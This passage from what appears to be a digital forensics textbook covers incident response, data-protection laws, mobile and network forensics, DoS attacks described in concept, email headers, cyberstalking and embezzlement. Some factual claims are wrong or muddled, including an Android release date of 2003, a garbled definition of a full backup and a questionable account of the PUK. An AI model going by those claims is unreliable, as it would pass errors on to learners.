- The website that issued the cookie
- Flags
- The creation and expiration time for the cookie
- An * since it is the record delimiter

Web browsing history can also be found in the Windows Registry. Evidence of URLs that are typed into the address bar of Internet Explorer can be found in the Windows Registry under the HKEY_CURRENT_USER. This information is displayed showing the first visited website as url6 and the last visited website is listed as url1 as shown in the figure below.



45.3. Covert and Remote Collections

Disaster recovery, business continuity, and forensics have become closely related topics. You might think forensics applies only to criminal activity and though it often does, information technology-related disaster and forensic techniques may be the best method for determining what caused the disaster and for avoiding a repeat of that disaster or at least mitigating its consequences. The forensic process really begins once an incident has been discovered, but it is not fully under way until after the disaster or incident is contained. Before you examine the forensic process for disasters, it is a good idea to start with a basic understanding of disaster recovery.

There are typically two plans that most business have in place for responding to disasters that occur. These are the business continuity plan (BCP) and the disaster recovery plan (DRP). The BCP is focused on keeping the organization functioning as well as possible until a full recovery can be made. A DRP is focused on executing a full recovery to normal operations. Let's say if a virus takes the main Web server offline, a BCP would be concerned about what can be done to get at least minimal resources back online. A DRP would be focused on actually returning the organization to full functionality.

When an incident occurs, regardless of the level or severity of the incident, there needs to be an organized response. For example, if a single workstation is infected with a virus, this probably does not constitute that a disaster occurred. However, if it is not responded to quickly, it may grow into a disaster as the virus spreads. Proper incident response is important. Every incident response plan must include some key steps, which are described below.

Containment – The first step is always to limit the incident. This means keeping it from affecting more systems. In the case of a virus, the strategy is to keep the virus from spreading. It is probably a good idea to have a policy in place that instructs users to disconnect their computers from the network and then call tech support if they suspect they have a virus. This contains the virus and prevents it from spreading further.

Eradication – Once the incident is contained, the next step is to eradicate the problem. In the case of malware, the issue is to remove the malware. In some cases, anti-malware software, such as Norton, McAfee, Kaspersky, and several others, can be used to remove the malware. In some cases, the IT staff may need to manually remove the malware. Instructions for manually removing malware can be found on these antivirus software websites as well as other online resources when searching the name of the malware.

Recovery – Recovery involves returning the affected systems to a normal status. In the case of malware, that means ensuring the system is back to full working order with absolutely no presence of the malware. In many cases, this involves restoring software and data from a backup source that has been verified to be free from the malware infection.

The Business Impact Analysis is a process where the disaster recovery team contemplates likely disasters and what impact each would have on the organization. For example, a company that ships goods to retail

stores, but does not sell directly to the public, might be slightly affected if it's Web server went down for a day. A business that sells products both online and in a retail environment, might be moderately affected if their web server went down. A business that is exclusive to selling their products online only, would be severely affected if their web server were to go down.

It's important to understand the different types of backups that should be available when recovering from a disaster. When considering backups and restoring from a backup, there are three primary backup types you should be concerned with:

- **Full backup** – This is where all changes are backed up.
- **Differential backup** – Includes all changes since the last full backup was performed.
- **Incremental backup** – Includes all changes since the last backup of any type.

45.4. Digital Evidence: Legal Procedures & Practices

The United States does not have one comprehensive data protection law. Instead, many federal data protection laws focus on specific types of data. These laws require organizations to use security controls to protect the different kinds of data that they collect. These laws contain privacy and information security concepts. They also focus on how data is used. Laws that influence information security include the following:

- Children's Internet Protection Act
- Family Educational Rights and Privacy Act
- Federal Information Systems Management Act
- Gramm-Leach-Bliley Act
- Health Insurance Portability and Accountability Act
- Sarbanes-Oxley Act

The purpose of the Children's Internet Protection Act is to protect children from exposure to offensive Internet content. CIPA requires public school systems and public libraries that receive E-Rate federal funding to be in compliance with CIPA. CIPA provides best practices for parents and providers of free, public Wi-Fi access to protect children from offensive content.

The Family Educational Rights and Privacy Act are focused on educational institutions such as colleges, universities, and grade schools that have access to lots of information about their students. The information is very sensitive. Privacy concerns are raised if an educational institution improperly discloses this information to third parties. Information such as demographics, address and contact, parental demographics, grade information, and disciplinary information are some of the types of information held on each student.

The Federal Information Systems Management Act (FISMA) was passed in 2002. This act requires federal civilian agencies to provide security controls over resources that support federal operations.

The Gramm-Leach-Bliley Act (GLBA) was passed in 1999. This act requires all types of financial institutions to protect customer's private financial information.

The Health Insurance Portability and Accountability Act (HIPAA) was passed in 1996 and requires health care organizations to have security and privacy controls implement to ensure patient privacy.

The Sarbanes-Oxley Act (SOX) passed in 2002, requires publically traded companies to submit accurate and reliable financial reporting. This law does not require security private information, but it does require security controls to protect the confidentiality and integrity of the reporting party.

Rules of Seizing Evidence

When collecting evidence from mobile devices, keep these rules in mind.

- If you plug the device into a computer, make sure the device does not synchronize with the computer.
- Touch the evidence as little as possible. This will prevent damage to the mobile device and potential loss of data.
- Document what you do to the device. If you remove the battery, restart the phone and so on.
- Don't accidentally write data to the mobile device. This can be prevented by not opening any applications for example, or if you synchronize the phone with a computer. If the forensic workstation is a Windows machine, you can use the Windows Registry to prevent the workstation from writing to the mobile device. Before connecting to a Windows machine, find the Registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\StorageDevicePolicies`, set the value to `0x00000001`, and restart the computer. This prevents that computer from writing to mobile devices that are connected to it.

The National Institute of Standards and Technology (NIST) guidelines list four different states a mobile device can be in when you extract data:

Nascent State -Devices are in the nascent state when received from the manufacturer—the device contains no user data and has its original factory configuration settings.

Active State -Devices that are in the active state are powered on, performing tasks, and able to be customized by the user and have their filesystems populated with data.

Semi-Active State -The semi-active state is a state partway between active and quiescent. The state is reached by a timer, which is triggered after a period of inactivity, allowing battery life to be preserved by dimming the display and taking other appropriate actions.

Quiescent State -The quiescent state is a dormant mode that conserves battery life while maintaining user data and performing other background functions. Context information for the device is preserved in memory to allow a quick resumption of processing when returning to the active state.

45.5. Cell Phone Forensics / Mobile Forensics

Mobile Switching Center (MSC) is the switching system for the cellular network. MSCs are used in 1G, 2G, 3G and Global System for Mobile (GSM) communications networks. The MSC processes all the connections between mobile devices and between mobile devices and landline phones. The MSC is also responsible for routing calls between base stations and the public switched telephone network (PSTN).

The base transceiver station (BTS) is the part of the cellular network responsible for communications between the mobile phone and the network switching system. The base station system (BSS) is a set of radio transceiver equipment that communicates with cellular devices. It consists of a BTS and a base station controller (BSC). The BSC is a central controller coordinating the other pieces of the BSS.

The home location register (HLR) is a database used by the MSC that contains subscriber data and service information. It is related to the visitor location register (VLR), which is used for roaming phones.

The subscriber identity module (SIM) is a memory chip that stores the International Mobile Subscriber Identity (IMSI). It is intended to be unique for each phone and is what you use to identify the phone. Many modern phones have removable SIMs, which means you could change out the SIM and essentially have a different phone with a different number.

A SIM card contains its unique serial number—the ICCID—the IMSI, security authentication, and ciphering information. The SIM will also usually have network information, services the user has access to, and two passwords. Those passwords are the personal identification number (PIN) and the personal unlocking code (PUK).

Electronic serial numbers (ESNs) are unique identification numbers developed by the United States Federal Communications Commission (FCC) to identify cell phones. They have now used only in code division multiple access (CDMA) phones, whereas GSM and later phones use the International Mobile Equipment Identity (IMEI) number. The first 8 bits of the ESN identify the manufacturer, and the subsequent 24 bits uniquely identify the phone. The IMEI is used with GSM and Long Term Evolution (LTE) as well as other types of phones.

The personal unlocking code (PUK) is a code used to reset a forgotten PIN. Using the code returns the phone to its original state, causing loss of most forensic data. If the code is entered incorrectly 10 times in a row, the device becomes permanently blocked and unrecoverable.

Each SIM is identified by its integrated circuit card identifier (ICCID). These numbers are engraved on the SIM during manufacturing. This number has subsections that are very important for forensics. This number starts with the issuer identification number (IIN), which is a seven- digit number that identifies the country code and issuer, followed by a variable-length individual account identification number to identify the specific phone, and a check digit.

Types of Cellular Networks

Global System for Mobile (GSM) communications is a standard developed by the European Telecommunications Standards Institute (ETSI). Basically, GSM is the 2G network.

Enhanced Data Rates for GSM Evolution (EDGE) does not fit neatly into the 2G-3G-4G continuum. It is technically considered 2G, but was an improvement on GSM (2G), so it can be considered a bridge between 2G and 3G technologies.

Universal Mobile Telecommunications System (UMTS) is a 3G standard based on GSM. It is essentially an improvement of GSM.

Long Term Evolution (LTE) is a standard for wireless communication of high-speed data for mobile devices. This is what is commonly called 4G.

Mobile Device Operating Systems

A major challenge that digital forensic investigators are faced with when dealing with mobile devices is the different makes, models and operating systems of these devices. You must have a well-rounded knowledge of each of these operating systems for mobile devices as you never know which type of device you will encounter during an investigation. There are four major operating systems for mobile devices. iOS, Android, Windows Mobile, and Blackberry.

The iOS operating system is developed by Apple and proprietary to their devices. iOS can be found on iPhone, iPad, and iPods. Originally released in 2007 for the iPod Touch and the iPhone. The user interface is based all on touching the icons directly. It supports what Apple calls gestures: swipe, drag, pinch, tap, and so on. The iOS operating system is derived from OS X. In normal operations, iOS uses the HFS+ file system, but it can use FAT32 when communicating with a PC.

The Android operating system is a Linux-based operating system that is the completely open source. Android source code: <http://source.android.com/> First released in 2003, versions of Android named after sweets, such as Version 1.5 Cupcake and Version 4.1–4.2 Jelly Bean Differences from version to version usually involved adding new features. If you are comfortable with version 1.6 (Donut), you will be able to do a forensic examination on version 4.2 (Jelly Bean). Google Nexus smartphones and tablets, and Google Glass run Android

Windows mobile operating systems:

1996: Windows CE

2008: Windows Phone; not compatible with many of the previous Windows Mobile apps

2010: Windows Phone 7

2012: Windows 8

2015: Windows 10

Windows 10 is shipped on PCs, laptops, phones, and tablets. This means that once you are comfortable with the operating system on one device, you are going to be able to conduct forensic examinations on other devices running Windows 10.

45.6. Wireless Networks and Wireless Network Attacks

When discussing wireless networks, it's important to have a fundamental knowledge of networking. We will start by learning the TCP/IP Networking and OSI Reference Model. There are 7 layers to the OSI model. Each is described as follows: The TCP/IP model corresponds to layers in the OSI model.

- **Application layer (layer 7)** —This layer enables communications with the host software, including the operating system. The application layer is the interface between host software and the network protocol stack. The sub-protocols of this layer support specific applications or types of data.
- **Presentation layer (layer 6)** —This layer translates the data received from the host software into a format acceptable to the network. This layer also performs this task in reverse for data going from the network to the host software.
- **Session layer (layer 5)** —This layer manages the communication channel, known as a session, between the endpoints of the network communication. A single transport layer connection between two systems can support multiple, simultaneous sessions.
- **Transport layer (layer 4)** —This layer formats and handles data transportation. The transportation is independent of and transparent to the application.
- **Network layer (layer 3)** —This layer handles logical addressing (IP addresses) and routing traffic.
- **Data link layer (layer 2)** —This layer manages physical addressing (MAC addresses) and supports the network topology, such as Ethernet.
- **Physical layer (layer 1)** —This layer converts data into transmitted bits over the physical network medium.

Information that is sent across a network is divided into chunks, called packets. Packets exist in the OSI model at Layer 3 and are typically formatted according to the Internet Protocol—though you may come across many other protocols and their unique formats. Packets are divided into two parts:

The header —Contains the address information (to and from as well as any special handling instructions)

The payload —Contains the content

Source port			Destination port		
Sequence number					
Acknowledgement number					
Data offset	Reserved	Flags	Window		
Checksum			Urgent pointer		
Options + padding					
Data (variable)					

The Ethernet header has the source and destination MAC address.

- The IP header contains the source IP address, the destination IP address, and the protocol number of the protocol in the IP packet's payload. These are critical pieces of information.
- The TCP header contains the source port, destination port, a sequence number, and several other fields. The sequence number is very important to network traffic; for example, knowing this is packet 4 of 10 is important. The TCP header also has synchronization bits that are used to establish and terminate communications between both communicating parties.
- It is also possible that certain types of traffic will have a User Datagram Protocol (UDP) header instead of a TCP header. A UDP header still has a source and destination port number, but it lacks a sequence number and synchronization bits.

The TCP three-way handshake used by TCP establishes a session between two systems. The first system sends a packet with the SYN flag set. The second system responds with a packet that has the SYN and ACK flags set. The first system responds with a packet with the ACK flag set. The two systems have now started a session.

Because a TCP connection is two-way, it needs to be “torn down” in both directions. The TCP connection termination process uses four packets. The first system sends a TCP packet with the ACK and FIN flags set requesting termination. The second system sends an ACK response. The second system then sends a packet with ACK and FIN flags set. The first system returns an ACK response.

Sometimes a host may need to terminate a connection quickly, due to a port being unreachable or a

timeout, for example. Can send a Reset (RST) packet. Initial SYN packet should never have FIN or RST associated with it. Indicates an attack/malicious attempt to get by your firewall.

A Christmas Tree scan sends a TCP packet to the target with the URG, PUSH and FIN flags set. This is called a Christmas tree scan because of the alternating bits turned on and off in the flags bytes.

The null scan turns off all flags, creating a lack of TCP flags in the packet. This would never happen with real communications. It can result in an error packet being sent.

When you are examining TCP/IP packet headers, it's important to know that you need to look at the ports, IP address, and big flags. You may also find useful information in the MAC address in the lower-layer part of the information transfer unit. This is an addition to searching the actual data in the packets.

The payload is the body or information content of a packet. This is the actual content that the packet is delivering to the destination. If a packet is fixed length, the payload may be padded with blank information or a specific pattern to make it the right size.

The TCP (OSI model Layer 4) and IP (OSI model Layer 3) portions of a unit of information transfer contain only a header and payload. However, if the Layer 2 portion of a unit of information transfer is analyzed, then in addition to a header and payload, there is also a part at the end called the trailer.

A port is a number that identifies a channel in which communication can occur. Just as your television may have one cable coming into it, but many channels you can view, your computer may have one cable coming into it, but many network ports you can communicate on. There are 65,535 possible ports, divided into three distinct types, and some are used more often than others. There are certain ports a forensic analyst should know on sight. Knowing what port a packet was destined for (or coming from) will tell you what protocol it was using, which can be invaluable information.

Type of Port Port Number

Well-Known Ports- 0 to 1023

Registered Ports- 1024 to 49151

Dynamic Ports- 49152 to 65535

Consider the information you gather from these ports. Assume you capture traffic going to and from a database server on port 21. This means someone is using FTP to upload or download files with that server. But you query the network administrator and find he or she doesn't use FTP on his or her database server. This is likely a sign of an intruder or, at the very least, of an insider who is not adhering to system policy.

Frequent attempts to connect to a Web server on port 23 (Telnet) is evidence of a well-known old hacker trick, which is to attempt to telnet into a Web server and grab the server's banner or banners. This allows the hacker to determine the exact operating system and Web server running unless the system administrator has modified the banner to avoid this hacker trick.

A DoS attack can be targeted at a given server, but usually, the increased traffic affects the rest of the target network. In a DoS attack, the attacker uses one of three approaches. The attacker can damage the target machine's ability to operate, overflow the target machine with too many open connections at the same time, or use up the bandwidth to the target machine. In a DoS attack, the attacker usually floods the network with malicious packets, preventing legitimate network traffic from passing. The following sections discuss specific types of DoS attacks.

In a ping of death attack, an attacker sends an ICMP echo packet of a larger size than the target machine can accept. At one time, this form of attack caused many operating systems to lock or crash until vendors released patches to deal with ping of death attacks. Firewalls can be configured to block incoming ICMP packets completely or to block ICMP packets that are malformed or of an improper length, which is typically 84 bytes, including the IP header.

Related to the ping of death is the ping flood. The ping flood simply sends a tremendous number of ICMP packets to the target, hoping to overwhelm it. This attack is ineffective against modern servers. It is just not possible to overwhelm a server, or even most workstations, with enough pings to render the target unresponsive. But when executed by a large number of coordinated source computers against a single target computer, this attack can be very effective. This second variety of ping flood falls into the category called a distributed denial of service (DDoS) attack.

A teardrop attack is a denial-of-service (DoS) attack that involves sending fragmented packets to a target machine. Since the machine receiving such packets cannot reassemble them due to a bug in TCP/IP fragmentation reassembly, the packets overlap one another, crashing the target network device. This generally happens on older operating systems such as Windows 3.1x, Windows 95, Windows NT and versions of the Linux kernel prior to 2.1.63.

One of the fields in an IP header is the "fragment offset" field, indicating the starting position, or offset, of the data contained in a fragmented packet relative to the data in the original packet. If the sum of the offset and size of one fragmented packet differs from that of the next fragmented packet, the packets overlap. When this happens, a server vulnerable to teardrop attacks is unable to reassemble the packets – resulting in a denial-of-service condition.

Forensic network analysis uses the tools and techniques of the network trade. Network monitoring helps get the "big picture" perspective, an insight into how networks and systems behave. Network analysis takes a deeper look at the traces between systems, networks, and intruders.

When investigating a network attack, there may be evidence on each device in the path from the attacking system to the victim. Devices such as routers, virtual private networks (VPNs), firewalls, and intrusion detection systems (IDSs), generate logs that may reveal valuable forensic evidence. You can often determine the source, nature, and time of an attack by analyzing log files of the compromised system. Log files can show how an attacker entered a network. They can also help find the source of illicit activities. For example, log files from servers and Windows security event logs on domain controllers can attribute activities to a specific user account.

Investigators can use log files in court if the files meet certain requirements. To use log files in court, the logs must be created reasonably concurrent with the event. The log files must not be tampered with, and the logs must be kept as a regular business practice. This means that logs instituted after an incident has begun do not qualify as a customary business practice. This is one of the reasons security professionals recommend routinely logging events in an organization. For example, an organization can configure an IDS to capture network traffic whenever a specific condition occurs, such as whenever an alert is generated.


46. Advanced Electronic Discovery

Crimes Involving Email

There are a great number of crimes that involve email. There are even many noncomputer related crimes that involve extracting email messages. Different types of devices can generate email messages. From desktop computers, laptops, smartphones and PDAs.

Emails messages are generally sent from a users computer and then sent to a mail server. At this point, the users computer is finished with the process and the mail server will deliver the message. It's important to know that depending on the network environment, mail servers can be located anywhere in the world. Mail servers can be internal to a corporate or local to a computer or sitting in a large data warehouse. Mail servers forward the message through an organizations network and/or the Internet to the recipients mail server. The message then resides on this second mail server and is available for the recipient to access. A software program known as an email client, such as Microsoft Outlook, is used to read the email message. A forensic investigator can find email message may reveal information such as the following:

- Email messages related to an investigation
- Email addresses related to an investigation
- Sender and recipient information
- Information about individuals copied on the email message
- Date and Time Information
- Attachments
- Internet Protocol (IP) addresses



Email messages can be stored on a number of devices as well. Devices that can store email messages include netbook, desktop PCs, laptops, USB storage devices, smartphones, servers, and external hard drives. As a forensic investigator, you should train first responders to look for these devices and gather these devices as evidence.

Emails have what are known as email headers. These headers of an email message provide a great deal of information to you as a forensic investigator. The standard for email format including the header is RFC 2822. IT is important that all email uses the same format. That is why you can send an email from outlook

on a Windows 8 PC and the recipient can read it from a Hotmail account on an Android phone that runs Linux. This is because all email programs use the same email format, regardless of what operating system they run on.

Email message header includes the following information:



- From: the email address and possible name of the sender.
- Date: the local time and date when the message was written.
- Message ID: an automatically generated field.
- In-reply-to: the message id of the message that this is a reply to; also used to link related messages together.
- Subject: a brief summary of the topic of the message.
- To: the email address and name of the recipient(s).
- Cc: carbon copy; a copy is sent to secondary recipients.
- Bcc: blind carbon copy; a copy is sent to addresses added to the SMTP delivery list while the Bcc address remains invisible to other recipients.
- Content-type: Information about how the message is to be displayed, usually a Multipurpose Internet Mail Extension (MIME) type.
- Precedence: Commonly with values “bulk”, “junk” or “list”; used to indicate that automated “vacation” or “out of office” responses should not be returned for this mail, for example, to prevent vacation notices from being sent to all other subscribers of the mailing list.
- Received: Tracking information generated by mail servers that have previously handled a message, in reverse order (last handler first)
- Reference: message id of the message to which this is a reply.
- Reply-to: address that should be used to reply to the message.
- Sender: address of the actual sender acting on behalf of the author listed in the from field.

It's important to know that there is a wealth of information available within an email header, therefore, a thorough examination is very critical to an investigation.

Email operates on three protocols. These protocols are Simple Mail Transfer Protocol (SMTP), Post Office Protocol version 3 (POP3) and Internet Message Access Protocol (IMAP).

```

amazon.com Author Central Team Wed Dec 16 02:17:03 2009

X-Apparently-To: chuckeasttom@yahoo.com via 206.190.48.191; Tue, 15 Dec 2009 18:17:09 -0800
Return-Path: <20091216021703f0099751069046bfa5eaa966e3b48697@bounces.amazon.com>
X-YMailISG: s6zas7sWLDuS2kDU9iAL1VpupHZ4KVrj1cdgEupzMKO.MrIXY67vKqIzvUPVOPigkLI5troH.hSSkKAGCHYD2YnNHSgLC
X-Originating-IP: [207.171.164.35]
Authentication-Results: mta1098.mail.re4.yahoo.com from=amazon.com; domainkeys=pass (ok); from=amazon.com; dkim=neutral (no s
Received: from 127.0.0.1 (EHLO mm-notify-out-1101.amazon.com) (207.171.164.35) by mta1098.mail.re4.yahoo.com with
DomainKey-Signature: s=rte02; d=amazon.com; c=noaws; q=dns; h=Date:From:To:Message-ID:Subject:MIME-Version: Content-Type:C
Date: Wed, 16 Dec 2009 02:17:03 +0000 (UTC)
From:  "Amazon.com Author Central Team" <ac-no-reply@amazon.com> 
To: "chuckeasttom@yahoo.com" <chuckeasttom@yahoo.com>
Message-ID: <1882985069.21977901260929823826.JavaMail.correios@na-mm-relay.amazon.com>
Subject: Amazon.com Author Central Update - December 15, 2009
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
-AMAZON-CLIENT-HOST: cscentral-batchportal-processor-na-6002.iad6.amazon.com
Bounces-to: 20091216021703f0099751069046bfa5eaa966e3b48697@bounces.amazon.com
AMAZON-CLIENT-SENDDTIME: Wed Dec 16 02:17:03 UTC 2009
AMAZON-MAIL-RELAY-TYPE: notification
-AMAZON-RTE-VERSION: 2.0
Content-Length: 3178

```

It's important to know that emails can be faked. Criminals may fake their email messages and use email programs that strip the message header from an email before it gets delivered to the recipient. This is to prevent the information found within an email header from being traced back to the hacker. Hackers may also set up bogus or temporary email accounts to send out these malicious email messages as well. Free email accounts are easy to set up from a number of services such as Yahoo!, Gmail, Hotmail, and several others. Each of these free services allows a user to create their account using any desired and available name.

Email messages can be spoofed. Spoofing involves making an email message appear to come from someone or someplace other than the real sender or location. The email sender uses a software tool that is readily available on the Internet to cut out his or her IP address and replace it with someone else's IP address. However, the first machine to receive the spoofed message records the machine's real IP address. Thus, the header contains both the faked IP and the real IP address. Unless, of course, the hacker is clever enough to have also spoofed their actual IP address.

46.1. Becoming an Expert Witness

Becoming an expert witness is important in this field as often times you will be called upon to testify in the court. You might go on to be a private investigator or work for a legal firm, and here you're going to need to know what to expect. Some reasons to become an expert witness might include additional income, professional development, and personal interest. Others might share their expertise on critical technical and other business matters. Some become expert witnesses full-time. Some experts work occasionally to supplement their income. Other become an expert witness to expand their reputation and build a new professional network.

An Expert Witness is a witness who possesses a special knowledge, skill, training or experience and is qualified to provide testimony in matters that exceed the common knowledge of ordinary people. A good expert = good teacher. It's a person who is knowledgeable, organized, prepared, patient, thoughtful and clear when speaking.

One might become an expert witness to ascertain if an expert is qualified to be an expert witness, courts use a pre-established set of standards to determine the expert's qualifications. When courts decide to have a Daubert hearing (which is not uncommon), they hold the expert to the standards laid out by *Daubert v. Merrell Dow Pharmaceuticals* 113 S. Ct. 2786 (1993). The standards were established to ensure the quality, soundness, and applicability of the expert's testimony.

46.2. Social Media Investigations

Law enforcement agencies across the country apparently are moving to use social media in investigations, which could provide greater opportunities for test cases in the courts. Examples of how they use social media in investigations, including the following:

Evidence Collection:

“It is amazing that people still ‘brag’ about their actions on social media sites,...even their criminal actions. Last week we had an assault wherein the victim was struck with brass knuckles. The suspect denied involvement in a face-to-face interview, but his Facebook page had his claim of hurting a kid and believe it or not, that he dumped the [brass knuckles] in a trash can at a park. A little footwork...led to the brass knuckles being located and [a confession] during a follow-up interview.”

Location of suspects:

“I was looking for a suspect related to drug charges for over a month. When I looked him up on Facebook and requested him as a friend from a fictitious profile, he accepted. He kept ‘checking in’ everywhere he went, so I was able to track him down very easily.”

Criminal Network Identification:

“Social media is a valuable tool because you are able to see the activities of a target in his comfortable stage. Targets brag and post...information in reference to travel, hobbies, places visited, appointments, the circle of friends, family members, relationships, actions, etc.”

47. Cyber-Stalking

Cyberstalking is use of the Internet and email to “stalk” another individual. The crime of stalking has existed for decades; stalking refers to repeated harassment of someone where the stalker acts in a threatening behavior toward the victim. Threatening behaviors include following the victim, appearing at the victim’s place of work or near his or her home, then making eye contact so the victim knows someone is following, and leaving threatening messages on paper or the telephone. Stalking leaves its victims fearful of bodily harm or death.

The use of the Internet provides easy pathways for stalking. In 2000 the Working Group on Unlawful Conduct Involving the Use of the Internet, an agency appointed by President Bill Clinton (1946–; served 1993–2001) reported on a recent example of Internet stalking: a fifty-year-old security guard used the Internet to stalk a woman who had rejected his sexual advances. He retaliated to her rejection by posting her personal details to the Internet. These included her physical description, address and telephone number, and even included details about how one could bypass her home security system. As a result of the posted message, at least six men came to her house and knocked on her door. The security guard was arrested, pled guilty, and sentenced to prison for Internet stalking.

What is Cyberstalking?

Although there is no universally accepted definition of cyberstalking, the term is generally used to refer to the use of the Internet, e-mail, or other telecommunication technologies to harass or stalk another person. It is not the mere annoyance of unsolicited e-mail. It is methodical, deliberate, and persistent. The communications, whether from someone known or unknown, do not stop even after the recipient has asked the sender to cease all contacts, and are often filled with inappropriate, and sometimes disturbing, content. Essentially, cyberstalking is an extension of the physical form of stalking.

Most state and federal stalking laws require that the stalker make a direct threat of violence against the victim, while some require only that the alleged stalker’s course of conduct constitute an implied threat. Although some cyberstalking conduct involving annoying or menacing behavior might fall short of illegal stalking under current laws, such behavior may be a prelude to real-life stalking and violence and should be treated seriously.

Cyberstalking has the potential to move from a URL address to a real address—from virtual to actual. In a 1999 U.S. Department of Justice report, *Cyber-stalking: A New Challenge for Law Enforcement and Industry*, cyber-stalking is identified as a growing problem. According to the report, there are currently more than 80 million adults and 10 million children with access to the Internet in the United States. Assuming the proportion of cyber-stalking victims is even a fraction of the proportion of persons who have been the victims of off-line stalking within the preceding 12 months, the report estimates there may potentially be tens or even hundreds of thousands of cyberstalking victims in the United States.

The only thing a cyber-stalker need is an access to a computer and a modem. Due to the enormous amount

of personal information available through the Internet, a cyber-stalker can easily locate private information about a potential victim with a few mouse clicks or keystrokes. Information is power and stalking of any kind is all about power and control. There is little security online. Turning on a computer can expose anyone to harassment. Everyone who receives e-mail or uses the Internet is susceptible to cyberstalking. If stalkers have access to a victim's computer, they can track them by looking at the history of websites visited on the computer. Spyware software on computers (sometimes sent through e-mail) can send stalkers a copy of every keystroke made, including passwords, Web sites visited, and e-mails sent by the victim.

Internet users are most vulnerable in cyberspace areas in which they interact with others. These include chat or Internet relay chat lines, message boards or newsgroups, where Internet users post messages back and forth, and users' e-mail boxes. E-mail harassment usually begins with an initial contact in live chat or newsgroup situations.

Techniques of Cyberstalking

Cyber-stalkers use a variety of techniques. They may initially use the Internet to identify and track their victims. They may then send unsolicited e-mail messages to the victim, including hate, obscene, or threatening mail. Live chat harassment abuses the victim directly or through electronic sabotage (for example, flooding the Internet chat channel to disrupt the victim's conversation).

Cyber-stalkers may also set up a web page on the victim with personal or fictitious information or solicitations to readers. Another technique is to assume the victim's person online, such as in chat rooms, or social media for the purpose of sullyng the victim's reputation, posting details about the victim, or soliciting unwanted contacts from others. More complex forms of harassment include mail bombs which are mass messages that virtually shut down the victim's e-mail system by clogging it, sending the victim computer a virus, or sending electronic junk mail (spamming). There is a clear difference between the annoyance of unsolicited e-mail and online harassment. Unsolicited e-mail is to be expected from time to time. However, cyberstalking is a course of conduct that takes place over a period of time and involves repeated, deliberate attempts to cause distress to the victim.

People who do not have access to the Internet, or who choose not to go online, are not immune from cyber-based crime. Databases of personal information available on the Internet can enable a stalker to trace a victim's username to their real name, address, telephone number, and other personal information, or can enable a stalker to impersonate the victim online. The offender can then harass the victim on the computer via e-mail or at home through the mail, telephone calls, or even by appearing at the victim's home or workplace. Telecommunication technologies also make it much easier for a cyber-stalker to encourage third parties to harass and/or threaten a victim.

Addressing Cyberstalking

In order to address cyberstalking, it is critical to understand stalking in general. In many cases, cyberstalking is simply another phase in an overall stalking pattern, or it is regular stalking behavior using new technological tools. Therefore, strategies and interventions that have been developed to respond to off-

line stalking can often be adapted to online stalking situations. There are federal, state, and local criminal justice agencies which have begun to focus on stalking, and some have recently developed special task forces to deal with cyberstalking.

As with all stalking, the greatest trauma is the faceless terror that it brings into a victim's life— 24 hours a day, seven days a week. The Internet becomes an electronic curtain behind which the stalker hides while terrorizing the victim at home and work, with friends and neighbors, and with countless people that the victim does not even know. Cyber-stalkers may be located on the other side of the world, across the country, across the street, or in the next cubicle at work. They could be a former friend or lover, a total stranger met in a chat room, or simply a teenager playing a practical joke. The inability to identify the source of the harassment or threats is one of the most ominous aspects of this crime for a cyberstalking victim.

The fact that cyberstalking does not involve physical contact may create the misperception that it is less threatening or dangerous than physical stalking. Cyberstalking is just as frightening and potentially dangerous as a stalker at the victim's front door. The psychological torment is very real, even in the absence of a distinct physical threat. It totally disrupts a victim's life and peace of mind. Cyberstalking presents a range of physical, emotional, and psychological trauma for the victim, who may begin to develop or experience:

- Sleep disturbances;
- Recurring nightmares;
- Eating pattern disturbances;
- Hypervigilance;
- High levels of stress;
- A feeling of being out of control;
- A pervasive sense of the loss of personal safety.

47.1. Embezzlement and Fraud

Embezzlement and Fraud

Embezzlement and fraud are closely connected concepts, and it is not surprising that there is some confusion between the two. Put simply, fraud in general involves an act or acts of deception for personal gain. Embezzlement is a specific type of fraud, where people steal through fraudulent activity. Penalties for these crimes vary, depending on the specifics of a case, and it can be prosecuted as a criminal act in some cases, not just a civil crime.

People who commit embezzlement are in a position to legally have possession of property, and use fraud to gain control of it. For example, a bank teller legally has access to accounts and can transfer and control funds as part of the teller's work. If the bank teller transfers funds from a customer's account to her own, this would be embezzlement. She is using fraud, misrepresenting the transaction as approved by the bank to steal money belonging to someone else.

It is possible for people to be charged separately for embezzlement and fraud, as people may commit other fraudulent activities during the process of embezzling assets. To build a case, people must show that the defendant had legal authority over the assets, took them with the use of fraudulent activity, and restricted the ownership rights of the person who actually owns the property by making it impossible to access.

People with responsibility over assets are held to very high standards of behavior due to concerns about embezzlement and fraud. When actions involving transfers of title and movements of assets are undertaken, they are documented carefully to show they are valid and legal and to reduce the risks of unauthorized transfers. The practice of keeping proof of title in separate locations is one way to address concerns about embezzlement and fraud; a mechanic, for example, cannot illegally transfer a car into her ownership while it is in her care by reregistering it if the car's title documents are securely stored.

The difference between embezzlement and fraud can be important in cases where the finer details of the case are being argued. People can commit fraud without embezzling and it is possible for people to steal in ways that are not fraudulent, as for example when a bank robber enters a bank and demands funds, or when someone fraudulently claims to have a university degree and uses this degree as a professional qualification to get jobs.

